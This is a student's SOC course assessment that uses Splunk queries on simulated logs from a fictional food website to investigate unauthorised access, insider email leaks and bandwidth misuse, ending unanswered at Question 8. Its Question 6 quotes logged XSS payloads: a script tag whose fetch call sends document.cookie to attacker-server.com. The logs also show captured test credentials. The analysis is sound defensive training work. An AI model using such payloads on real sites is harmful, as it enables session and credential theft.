



ASSESSMENT 2: SPLUNK FOR SECURITY MONITORING

Cyber Security Operations Centres (7015ICT_3245)

In this assessment, we use Splunk to monitor, detect, and respond to security threats targeting Hungry Hustle's online platform.

Jophiel Arevalo Enriquez
joparevalo@griffithuni.edu.au – s5391194

Case Scenario:

Some datasets are collected from Hungry Hustle network based on different simulated security attacks such as Unauthorised access, DDoS attack, SQL injection, XSS attack, and Website downtime. The dataset is already available in Splunk (index="hungryhustle").

Task 1: Security Operations Analysis Using Splunk

In this assessment, you will be provided with log files from a simulated environment related to a fictional website called Hungry Hustle. Your task is to analyze the logs using Splunk and answer a series of questions that test your understanding of network security and data analysis.

The following scenarios are based on different potential security incidents, and you are required to use Splunk to investigate and derive the necessary insights. Each question is designed to help you understand and apply various security monitoring techniques. You will also need to identify unauthorized access attempts, analyze network traffic, and detect potential security breaches.

Question 1: Identify the top 10 IP addresses attempting unauthorized web connections to the hungryhustle website. Focus on identifying the most frequent unauthorized access attempts regardless of connection duration. Use the log data provided to generate HTTP GET requests to the target URL using random IP addresses and user-agents. You will identify IPs that have made unauthorized access attempts by logging and analyzing HTTP responses, particularly 403 Forbidden errors.

Solution:

In order to analyse and display the 'HungryHustle' dataset we need to start by looking at the index (index='hungryhustle'), this is going to be the first step in all searches within splunk as this directs the search to the dataset you want to analyse.

Once the index results are obtained, the next step is to try to filter the content, for this it is necessary to see the fields that we have available, the type of sourcetype that in this case to access information related to the hungryhustle web page is 'access_combined'. In addition, there is a value within the files field called 'unauthorised' which particularly has the same events as the 'uri_path' field where the value is '/unauthorised'. By filtering by these two fields we can start to unbundle all the unauthorised access attempts. At this point we have something like this in our splunk browser: (index='hungryhustle' sourcetype=Access_combined file=unauthorised). After this, we check if the fields give us the IP of the client, as if we have this field, we can use the command 'top' to check which are the 10 IPs that have tried to enter the hungryhustle site without some kind of authorization, then we can indicate that we don't need the percentage of participation to focus only on the accounts that it gives us specific for each IP. The final command to see this is:

```
index="hungryhustle" sourcetype=Access_combined file=unauthorised  
| top clientip showperc=f
```

New Search

Save As>Create Table ViewClose

index="hungryhustle" uri_path="/unauthorised" status=403
| top clientip showperc=f

All time

1,200,000 events (before 9/27/24 9:09:33.000 PM)No Event Sampling

Job|||↔⬇️⬆️⬇️⬆️Smart Mode

EventsPatternsStatistics (10)Visualization

20 Per PageFormatPreview

clientip	count
223.61.120.136	2093
223.61.120.138	2083
223.61.120.135	2059
223.61.120.140	2028
223.61.120.137	2018
223.61.120.132	2002
223.61.120.139	1978
223.61.120.134	1975
223.61.120.131	1965
223.61.120.133	1962

We can also modify the search to have more detailed information, with the stats count command we can start counting by several fields, the following example shows how this command helps us to visualise by client IP, the useragent, the status and the account. In addition, we use the sort command to sort the values from highest to lowest and see which ones have had the most interactions.

New Search		Save As ▾	Create Table View	Close
index="hungryhustle" file=unauthorised stats count by clientip, useragent, status sort - count		All time ▾		
✓ 1,299,546 events (before 9/28/24 1:13:01.000 PM) No Event Sampling ▾		Job ▾		Smart Mode ▾
Events Patterns Statistics (10,000) Visualization				
20 Per Page ▾ Format Preview ▾		< Prev 1 2 3 4 5 6 7 8 ... Next >		
clientip ▴ ▾	useragent ▴ ▾	status ▴ ▾		count ▴ ▾
223.61.120.131	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	403		543
223.61.120.136	Mozilla/5.0 (Linux; Android 10; SM-G960F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Mobile Safari/537.36	403		540
223.61.120.138	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	403		536
223.61.120.137	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	403		531
223.61.120.136	Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36	403		530
223.61.120.140	Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36	403		528
223.61.120.138	Mozilla/5.0 (Linux; Android 10; SM-G960F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Mobile Safari/537.36	403		524
223.61.120.135	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	403		522
223.61.120.137	Mozilla/5.0 (Linux; Android 10; SM-G960F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Mobile Safari/537.36	403		518
223.61.120.138	Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36	403		516
223.61.120.133	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	403		515
223.61.120.135	Mozilla/5.0 (Linux; Android 10; SM-G960F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Mobile Safari/537.36	403		514
223.61.120.139	Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36	403		514
223.61.120.132	Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36	403		513

Question 2: Identify the countries that visited the website. Which countries have the most unauthorised access attempt?

In order to identify the countries that most visit the website we must start filtering by the hungryhustle index and a satisfactory status, this means that we must filter with a status=200 to eliminate possible unauthorised access, downtimes or even maintenance responses.

One of the functions or commands that splunk offers us to verify the origin of the IP is 'iplocation' this function reads the IP and delimits its geolocation giving us options such as city, country and even latitudes. With this we can organize the data obtained with the previous filters and verify by country, then the stats count command helps us to count the interactions by country, the sort command helps us to organize the 10 countries with more interactions and the rename command helps us to change the titles of the final table so that it can be understood in a better way.

The final command would be:


Index= "hungryhustle" status=200

| iplocation clientip

| stats count by Country

| sort limit=10 - count

| rename Country as "Countries that visited the website", count as "Attempts"



The screenshot shows the Splunk search interface. At the top, the search bar contains the following commands: `index="hungryhustle" status=200`, `| iplocation clientip`, `| stats count by Country`, `| sort limit=10 - count`, and `| rename Country as "Countries that visited the website", count as "Attempts"`. Below the search bar, the results are displayed in a table view. The table has two columns: "Countries that visited the website" and "Attempts". The data is sorted by the number of attempts in descending order.

Countries that visited the website	Attempts
United States	406896
China	93441
Japan	51559
Germany	36193
United Kingdom	34057
South Korea	29679
Canada	26081
Brazil	23165
France	21494
Australia	15295

We also wanted to know which are the countries that try the most to enter the site without authorization or there is a type of non-affirmative answer by the website, that they do not have a status=200. For this in the beginning of the search we changed status=200 by file=unauthorised and this is how the new table would look like.

New Search		Save As ▾	Create Table View	Close
<pre>index="hungryhustle" file=unauthorised iplocation clientip stats count by Country sort limit=10 - count rename Country as "Countries with most unauthorised attempts", count as "Attempts"</pre>		All time ▾		
✓ 1,299,546 events (before 9/28/24 1:22:33.000 PM) No Event Sampling ▾		Job ▾		Smart Mode ▾
Events Patterns Statistics (10) Visualization				
20 Per Page ▾ Format Preview ▾				
Countries with most unauthorised attempts ↕		Attempts ↕		
United States		452829		
China		106242		
Japan		58218		
South Korea		54113		
Germany		41410		
United Kingdom		38756		
Canada		30114		
Brazil		26927		
France		24937		
Australia		17683		

Question 3: Given Sam Muller is the only system administrator, he seeks his friend’s help to manage the network infrastructure of Hungry Hustle, while he is on a brief leave for 5 days. He gave him his access, however, a separate email address. However, there have been some strange movements from Sam’s machine. What information has been leaked from Sam’s account and who leaked it?

In order to resolve this concern, we must review the data provided by the work team's e-mails, as this type of data does not have an established or well-defined extraction of fields (they only provide us with matadata) that we are not interested in at the moment, a field was extracted in order to begin to filter and find the person responsible for the information leakage. For this exercise we can extract some data that will be useful in the future. When we see the data thrown by the e-mails we can see that in the first line there is a Return path that gives us information of the person who sends and where he sends the e-mails, for this reason it was decided to extract this type of data and create a new field with this. The result is the field ‘Return_path’ with which we can work.

In addition, we know that Sam's IP is 192-168-1-25 which we can verify by looking at his email logs. Then we can refine our search with the rare command which helps us to see the fields that are less used, since this person's access was very short the interaction he could have had is less and the documents or event he manipulated should have a minimum of accounting. This is why we use the “where” command to delimit less than 1000 interactions in the rare commands and thus make a double filter since with rare we have delimited the 5 strangest previously.

The final command to view this event is:

```
index="hungryhustle" sourcetype=smtp_custom
| search 192-168-1-25
| rare limit=5 Return_path showperc=f
| where count < 1000
```

New SearchSave AsCreate Table ViewClose

index="hungryhustle" sourcetype=smtp_custom
| search 192-168-1-25
| rare limit=5 Return_path showperc=f
| where count < 1000

All time

63,931 events (before 10/1/24 7:05:54.000 PM) No Event Sampling

Job

Smart Mode

Events
Patterns
Statistics (1)
Visualization

20 Per Page
Format
Preview

Return_path

count

ramakaka91@ip-192-168-1-25.ec2.internal

1

By following the event we can see the date of the event (5/26/24) and looking at the metadata we can see that it was done by ramakaka91 using the SAM IP, for jack@hungrybites.website with a subject ‘SSH Key’ this means that the document (empe.ppk) that was transferred was the key to decrypt the hungryhustle website.

i	Time	Event
>	5/26/24 2:21:02.000 AM	Return-Path: <ramakaka91@ip-192-168-1-25.ec2.internal> Received: from ip-192-168-1-25.ec2.internal (localhost [127.0.0.1]) by ip-192-168-1-25.ec2.internal (8.14.7/8.14.7) with ESMTP id 44N21axB004440 for <jack@hungrybites.website>; Thu, 26 May 2024 02:21:02 GMT Received: (from ramakaka91@localhost) by ip-192-168-1-25.ec2.internal (8.14.7/8.14.7/Submit) id 44N21afU004438 for jack@hungrybites.website; Thu, 26 May 2024 02:21:02 GMT From: EC2 Default User <ramakaka91@ip-192-168-1-25.ec2.internal> Message-Id: <202405230201.44N21afU004438@ip-192-168-1-25.ec2.internal> Date: Thu, 26 May 2024 02:21:02 +0000 To: jack@hungrybites.website Subject: SSH Key User-Agent: Heirloom mailx 12.5 7/5/10 MIME-Version: 1.0 Content-Type: multipart/mixed; boundary="=_664ea380.qgQ85nKUgYGm0gm9405N1GbA2nYbx0L3fpVvhi2IHLY84stK" This is a multi-part message in MIME format. --=_664ea380.qgQ85nKUgYGm0gm9405N1GbA2nYbx0L3fpVvhi2IHLY84stK Content-Type: text/plain; charset=us-ascii Content-Transfer-Encoding: 7bit Content-Disposition: inline Please find the attached SSH key file. --=_664ea380.qgQ85nKUgYGm0gm9405N1GbA2nYbx0L3fpVvhi2IHLY84stK Content-Type: text/plain; charset=us-ascii Content-Transfer-Encoding: 7bit Content-Disposition: attachment; filename="empe.ppk" dummy-ssh-key-content --=_664ea380.qgQ85nKUgYGm0gm9405N1GbA2nYbx0L3fpVvhi2IHLY84stK-- --44NCVg40003003.1716467802/ip-192-168-1-25.ec2.internal-- Collapse

Question 4: Steve is an employee of Hungry Hustle and has recently gone through a rough breakup. Rick, an employee, made fun of Steve’s breakup which led to a heated argument. Steve complained to HR that Rick is the reason for the breakup, is there any evidence backing up his claim? Analyze email logs to find evidence supporting Steve's claim against Rick regarding a workplace conflict.

By filtering and investigating the results of the previous searches we can see that there are some specific events over time in the company, this is key to answer the following questions which are also related to Rick and Steve, we see that by filtering the emailslogs and see the results of 'rare command' that this time we indicated that we wanted to return the Return_path and filename which was sent, we see that there is one in particular that was sent by Rick and has as a file the payslip of May.

The command used was:

```
index="hungryhustle" sourcetype=smtp_custom
```

```
| rare limit=5 Return_path, filename showperc=f
```

New Search			Save As ▾	Create Table View	Close
index="hungryhustle" sourcetype=smtp_custom rare limit=5 Return_path, filename showperc=f				All time ▾	
✓ 449,516 events (before 10/1/24 7:18:52.000 PM) No Event Sampling ▾			Job ▾		Smart Mode ▾
Events Patterns Statistics (5) Visualization					
20 Per Page ▾ ✓ Format Preview ▾					
Return_path ▾	filename ▾	count ▾			
Rick@ip-192-168-0-8.ec2.internal	payslip_may.pdf	1			
ranakaka91@ip-192-168-1-25.ec2.internal	empe.ppk	1			
ton@hungryhustle.website	burger_recipe.pdf	1			
san_muller@hungryhustle.website	feedback_form.doc	10475			
steve@hungryhustle.website	report.pdf	10478			

Following the path of this event we can see that the message or email was to natasha007@gmail.com, this could be the email from Steve's girlfriend as in the context of the message sent, we can see that it says 'Hey, dear see how por is Steve. Love Rick' this would confirm Steve's suspicions about Rick.

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

List ▾ ✓ Format 20 Per Page ▾

< Hide Fields

≡ All Fields

INTERESTING FIELDS

a boundary 1

a charset 1

date_hour 1

date_mday 1

date_minute 1

date_month 1

date_second 1

a date_wday 1

date_year 1

a date_zone 1

a eventtype 1

a filename 1

a host 1

a index 1

linecount 1

a punct 1

a source 1

a sourcetype 1

a splunk_server 1

timeendpos 1

timestartpos 1

+ Extract New Fields

>

5/23/24

2:33:29.000 AM

Return-Path: <Rick@ip-192-168-0-8.ec2.internal>
Received: from ip-192-168-0-8.ec2.internal (localhost [127.0.0.1])
by ip-192-168-0-8.ec2.internal (8.14.7/8.14.7) with ESMTP id 44N2XTE6004713
for <natasha007@gmail.com>; Thu, 23 May 2024 02:33:29 GMT
Received: (from Rick@localhost)
by ip-192-168-0-8.ec2.internal (8.14.7/8.14.7/Submit) id 44N2XTa7004712
for natasha007@gmail.com; Thu, 23 May 2024 02:33:29 GMT
From: EC2 User <Rick@ip-192-168-0-8.ec2.internal>
Message-Id: <202405230233.44N2XTa7004712@ip-192-168-0-8.ec2.internal>
Date: Thu, 23 May 2024 02:33:29 +0000
To: natasha007@gmail.com
Subject: salary slip
User-Agent: Heirloom mailx 12.5 7/5/10
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="=_664eaaaf9.SPFItk0eM2TN1dxgd6Yoxwr4ccltUJvjMFDkTXARxAOXEBRu"
This is a multi-part message in MIME format.
--=_664eaaaf9.SPFItk0eM2TN1dxgd6Yoxwr4ccltUJvjMFDkTXARxAOXEBRu
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: inline
Hey, dear see how poor is steve. Love Rick
--=_664eaaaf9.SPFItk0eM2TN1dxgd6Yoxwr4ccltUJvjMFDkTXARxAOXEBRu
Content-Type: text/plain;
charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment;
filename="payslip_may.pdf"
--=_664eaaaf9.SPFItk0eM2TN1dxgd6Yoxwr4ccltUJvjMFDkTXARxAOXEBRu--
--44NCVg3q003003.1716467802/ip-192-168-0-8.ec2.internal--
[Collapse](#)

Question 5: Tom is an employee and has been upto some suspicious activity recently. An important file was transferred from his system, what was the file? To whom did he share the file?

Similarly using our extracted fields, we can see that Tom is linked to the hamburger recipe, this makes us suspect what he might have done with the recipe, the command used was the same as above as it encompasses all the email logs and links them to the documents that were transferred. Another way to find this event is to filter from the start of the search for Tom or with 'search' and use the 'stats count' command to count the filenames that Tom used during the time.

Index= "hungryhustle" sourcetype=smtp_custom

| search tom

| stats count by filename

New Search		Save As	Create Table View	Close
index="hungryhustle" sourcetype=smtp_custom tom stats count by filename		All time	Q	
✓ 119,086 events (before 9/28/24 2:54:37:000 PM) No Event Sampling		Job		Smart Mode
Events Patterns Statistics (7) Visualization				
20 Per Page Format Preview				
filename				count
agenda.txt				19954
burger_recipe.pdf				1
campaign.jpg				19952
feedback_form.doc				19799
report.pdf				19984
status.xlsx				19781
update.docx				19695

Looking at the event Tom is involved in; we can see that it is a conversation with the hungrybites manager. He sends the recipe and asks for a payment in bitcoins, this confirms the theory that he leaked sensitive information to the competition.

```
> 5/26/24      Return-Path: <tom@hungryhustle.website>
10:05:09.000 AM Received: from ip-192-168-1-24.ec2.internal (localhost [127.0.0.1])
                by ip-192-168-1-24.ec2.internal (8.14.7/8.14.7) with ESMTP id 7915
                for <manager@hungrybites.website>; Sun, 26 May 2024 10:05:09
Received: (from tom@localhost)
                by ip-192-168-1-24.ec2.internal (8.14.7/8.14.7/Submit) id 3017
                for manager@hungrybites.website; Sun, 26 May 2024 10:05:09
From: EC2 User <tom@hungryhustle.website>
Message-Id: <202301010000.3413@ip-192-168-1-24.ec2.internal>
Date: Sun, 26 May 2024 10:05:09
To: manager@hungrybites.website
Subject: recipe
User-Agent: Heirloom mailx 12.5 7/5/10
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="=2163"
pay me in bitcoin.
--=3042
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: inline
See the attachment.
--=4335
Content-Type: text/plain;
        charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment;
        filename="burger_recipe.pdf"
Collapse
```

Question 6: Identify the vulnerability that was exploited by an attacker on the Hungry Hustle website.

To analyse the vulnerabilities that the company may have, we must take into account several factors such as unauthorised access, SQL injection or XSS attack, for this we must refine the searches to see what patterns we can find, using the search command and giving as keywords malware or unauthorized we can see that it gives us two attempts to violate the security of the website, the https response was '401 unauthorized', however by modifying the search by IP and trying to search for leaks like passwords we can see that this same IP with the help of a POST request and the data that can be seen that was extracted is bob's credentials. You can also see the credentials by which this person entered this site and was able to extract these authorizations, the person is admin@hungrybites.website and his password 'iamevil@#\$\$%^&*123' this makes us see that obtaining unauthorized data was successful.

new search

index="hungryhustle"
| search "malware" OR "unauthorized"

2 events (before 10/1/24 2:10:34.000 PM) No Event Sampling

Events (2) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 second per column

List Format 20 Per Page

	No.	Time	Source	Destination	Protocol	Length	Info
> 2/26/24 10:59:47.012 AM	3881	2024-02-26 10:59:47.012469	69.63.176.0	192.168.1.24	HTTPS	1225	Unauthorized (text/html)
Frame 3881: 1225 bytes on wire (9800 bits), 1225 bytes captured (9800 bits)							
Ethernet II, Src: Cisco_84:0b:5e (78:01:b5:84:0b:5e), Dst: Intel_e4:a6:88 (bc:a8:a6:e4:a6:88)							
Internet Protocol Version 4, Src: 69.63.176.0, Dst: 192.168.1.24							
Show all 29 lines							
> 2/26/24 10:58:00.016 AM	2210	2024-02-26 10:58:00.124679	69.63.176.0	192.168.1.24	HTTPS	1225	Unauthorized (text/html)
Frame 2210: 1225 bytes on wire (9800 bits), 1225 bytes captured (9800 bits)							
Ethernet II, Src: Cisco_84:0b:5e (78:01:b5:84:0b:5e), Dst: Intel_e4:a6:88 (bc:a8:a6:e4:a6:88)							
Internet Protocol Version 4, Src: 69.63.176.0, Dst: 192.168.1.24							
Show all 29 lines							

No.	Time	Source	Destination	Protocol	Length	Info
2206	2024-02-26 10:58:00.016789	192.168.1.24	69.63.176.0	HTTPS	815	POST / HTTPS/1.1 (application/x-www-form-urlencoded)
Frame 2206: 815 bytes on wire (6520 bits), 815 bytes captured (6520 bits)						
Ethernet II, Src: Intel_e4:a6:88 (bc:a8:a6:e4:a6:88), Dst: Cisco_84:0b:5e (78:01:b5:84:0b:5e)						
Internet Protocol Version 4, Src: 192.168.1.24, Dst: 69.63.176.0						
Transmission Control Protocol, Src Port: 51462, Dst Port: 80, Seq: 1, Ack: 1, Len: 761						
Source Port: 51462						
Destination Port: 80						
[Stream index: 49]						
[Conversation completeness: Complete, WITH_DATA (31)]						
[TCP Segment Len: 761]						
Sequence Number: 1 (relative sequence number)						
Sequence Number (raw): 2791865226						
[Next Sequence Number: 762 (relative sequence number)]						
Acknowledgment Number: 1 (relative ack number)						
Acknowledgment number (raw): 1142162343						
0101 = Header Length: 20 bytes (5)						
Flags: 0x018 (PSH, ACK)						
Window: 513						
[Calculated window size: 131328]						
[Window size scaling factor: 256]						
Checksum: 0xeaf4 [unverified]						
[Checksum Status: Unverified]						
Urgent Pointer: 0						
[Timestamps]						
[SEQ/ACK analysis]						
TCP payload (761 bytes)						
Hypertext Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "email" = "Bob@hungryhustle.website"						
Form item: "password" = "BobbyBoy@hung1"						
Form item: "submit" = "login now"						

i	Time	Event
>	2/26/24 10:59:00.134 AM	<div> <div>No. 3078</div> <div>Time 2024-02-26 10:59:00.134789</div> <div>Source 192.168.1.24</div> <div>Destination 69.63.176.0</div> <div>Protocol Length Info HTTPS 824 POST / HTTPS/1.1 (application/x-www-form-urlencoded)</div> </div> <div> <div>Frame 3078: 824 bytes on wire (6592 bits), 824 bytes captured (6592 bits)</div> <div>Ethernet II, Src: Intel_e4:a6:88 (bc:a8:a6:e4:a6:88), Dst: Cisco_84:0b:5e (70:01:b5:84:0b:5e)</div> <div>Internet Protocol Version 4, Src: 192.168.1.24, Dst: 69.63.176.0</div> <div>Transmission Control Protocol, Src Port: 51492, Dst Port: 80, Seq: 1, Ack: 1, Len: 770</div> <div>Source Port: 51492</div> <div>Destination Port: 80</div> <div>[Stream index: 71]</div> <div>[Conversation completeness: Complete, WITH_DATA (63)]</div> <div>[TCP Segment Len: 770]</div> <div>Sequence Number: 1 (relative sequence number)</div> <div>Sequence Number (raw): 2057851579</div> <div>[Next Sequence Number: 771 (relative sequence number)]</div> <div>Acknowledgment Number: 1 (relative ack number)</div> <div>Acknowledgment number (raw): 2925575077</div> <div>0101 = Header Length: 20 bytes (5)</div> <div>Flags: 0x018 (PSH, ACK)</div> <div>Window: 513</div> <div>[Calculated window size: 131328]</div> <div>[Window size scaling factor: 256]</div> <div>Checksum: 0xc032 [unverified]</div> <div>[Checksum Status: Unverified]</div> <div>Urgent Pointer: 0</div> <div>[Timestamps]</div> <div>[SEQ/ACK analysis]</div> <div>TCP payload (770 bytes)</div> <div>Hypertext Transfer Protocol</div> <div>HTML Form URL Encoded: application/x-www-form-urlencoded</div> <div>Form item: "email" = "admin@hungrybytes.website"</div> <div>Form item: "password" = "iamevil0#5%&*123"</div> <div>Form item: "submit" = "login now"</div> </div> <div>Collapse</div>

Another way we can search is through keywords where we can verify whether or not there was an attempt to breach the system, one of the common ways to hack a system is XSS attack, this can be done through cookies where the credentials are stolen by the attacker's infiltrated code, for this we search for cookies or attacker in the search command and we can see that there was an interaction, cookies and even a destination for the information to be filtered.

Where the first interaction the query parameter contains a script tag that executes a fetch request. This is a clear indication of a Cross-Site Scripting (XSS) attack, the second interaction was the fetch request is designed to send data to <https://attacker-server.com/steal-data>. This could be used to exfiltrate sensitive information, such as cookies or other data from the user's browser. The third attempts to steal cookies, which may include session tokens, authentication tokens or other sensitive information. The last one uses the command `document.cookie='session=abcd1234'` is used to set a cookie called session with the value abcd1234.

New Search

Save As Create Table View Close

index="hungryhustle"

search attacker

All time

Q

4 events (before 10/1/24 2:38:40.000 PM)

No Event Sampling

Job

Smart Mode

Events (4)

Patterns

Statistics

Visualization

Format Timeline

Zoom Out

Zoom to Selection

Deselect

1 millisecond per column

List

Format

20 Per Page

< Hide Fields

All Fields

SELECTED FIELDS

a bytes 1

a clientip 1

a file 1

status 1

INTERESTING FIELDS

date_hour 1

date_mday 1

date_minute 1

date_month 1

date_second 1

date wday 1

i	Time	Event
>	5/26/24 12:41:28.000 AM	May 25 14:41:28 attacker-server.com: Received data from 78.239.125.11: document.cookie="session=abcd1234"
>	5/26/24 12:41:28.000 AM	May 25 14:41:28 ubuntu-browser: Detected script execution: fetch('https://attacker-server.com/steal-data',{method:'POST',body:document.cookie})
>	5/26/24 12:41:28.000 AM	88.126.67.18 - - [May 25 14:41:28 +0000] "200 OK" 1234 bytes "Response includes: <script>fetch('https://attacker-server.com/steal-data')"
>	5/26/24 12:41:28.000 AM	88.126.67.18 - - [May 25 14:41:28 +0000] "GET /checkout?item=<script>fetch('https://attacker-server.com/steal-data')"

Question 7: Rick is an employee working for Hungry Hustle. Recently his performance has worsened. Sam has captured the company's network traffic. Determine why Rick's performance has been negatively affected by analyzing network traffic logs and bandwidth consumption. His workstation has an IP 192.168.0.8.

For this case, we need to start splitting the search by Rick's IP, for this we will use the command search, when we see the fields that we see that we can work with the bytes consumed by that IP, so you can use a useful command like 'stats sum() by' this command will add the bytes consumed daily by that IP and finally 'timechart' helps us to organize in a time interval the answers obtained so that the command is like this:


```
index="hungryhustle"
```

```
| search 192.168.0.8
```

```
| stats sum(bytes) as total_bytes by _time
```

```
| timechart span=1d sum(total_bytes) as 'Bandwidth Usage'
```

For a better visualisation and in concrete time we go to the 'Visualisation' tab and choose the lines during the time.



Now that we know that this IP had an excessive data consumption during May, we are going to filter to see to which destinations the data consumption is going. For this, we use the 'stats count by' and 'sort' commands to help us narrow down the most frequented destinations.

New Search Save As ▾ Create Table View Close

index="hungryhustle" 192.168.0.8
 | stats count by destination_ip
 | sort -count

✓ 179,995 events (before 9/29/24 10:21:53.000 PM) No Event Sampling ▾ Job ▾ || 🔍 📄 📌 🔔 Smart Mode ▾

Events Patterns **Statistics (12)** Visualization

20 Per Page ▾ ✓ Format Preview ▾

destination_ip ▾	count ▾
208.65.153.238	102426
31.13.65.0	2444
172.217.0.0	2395
69.63.176.0	2378
31.13.64.0	2377
104.244.43.0	2352
172.217.6.0	2349
157.240.20.0	2337
104.244.42.0	2324
69.63.178.0	2315
172.217.10.0	2314
157.240.0.0	2302

With the help of external tools we can see that Rick and his IP are most used on Youtube and Meta (Facebook).

IP address details

208.65.153.238

🇺🇸 Mountain View, California, United States

🖨️ hosting

Need more data or want to access it via API or data downloads? Sign up to get free access Sign up for free >

Summary

ASN	AS43515 - Google Ireland Limited
Hostname	cache.google.com
Range	208.65.152.0/22
Company	YouTube, LLC
Hosted domains	4
Privacy	✓ True
Anycast	✗ False
ASN type	Hosting
Abuse contact	network-abuse@google.com

Decimal: 520962304
 Hostname: 31.13.65.0
 ASN: 32934
 ISP: Meta Platforms Ireland Limited
 Services: None detected
 Country: United States
 State/Region: Georgia
 City: Atlanta
 Latitude: 33.7488 (33° 44' 55.66" N)
 Longitude: -84.3875 (84° 23' 15.15" W)

Leaflet | © OpenStreetMap Terms

Question 8: The website was down from 19/05/2024. What was the reason the website was down?

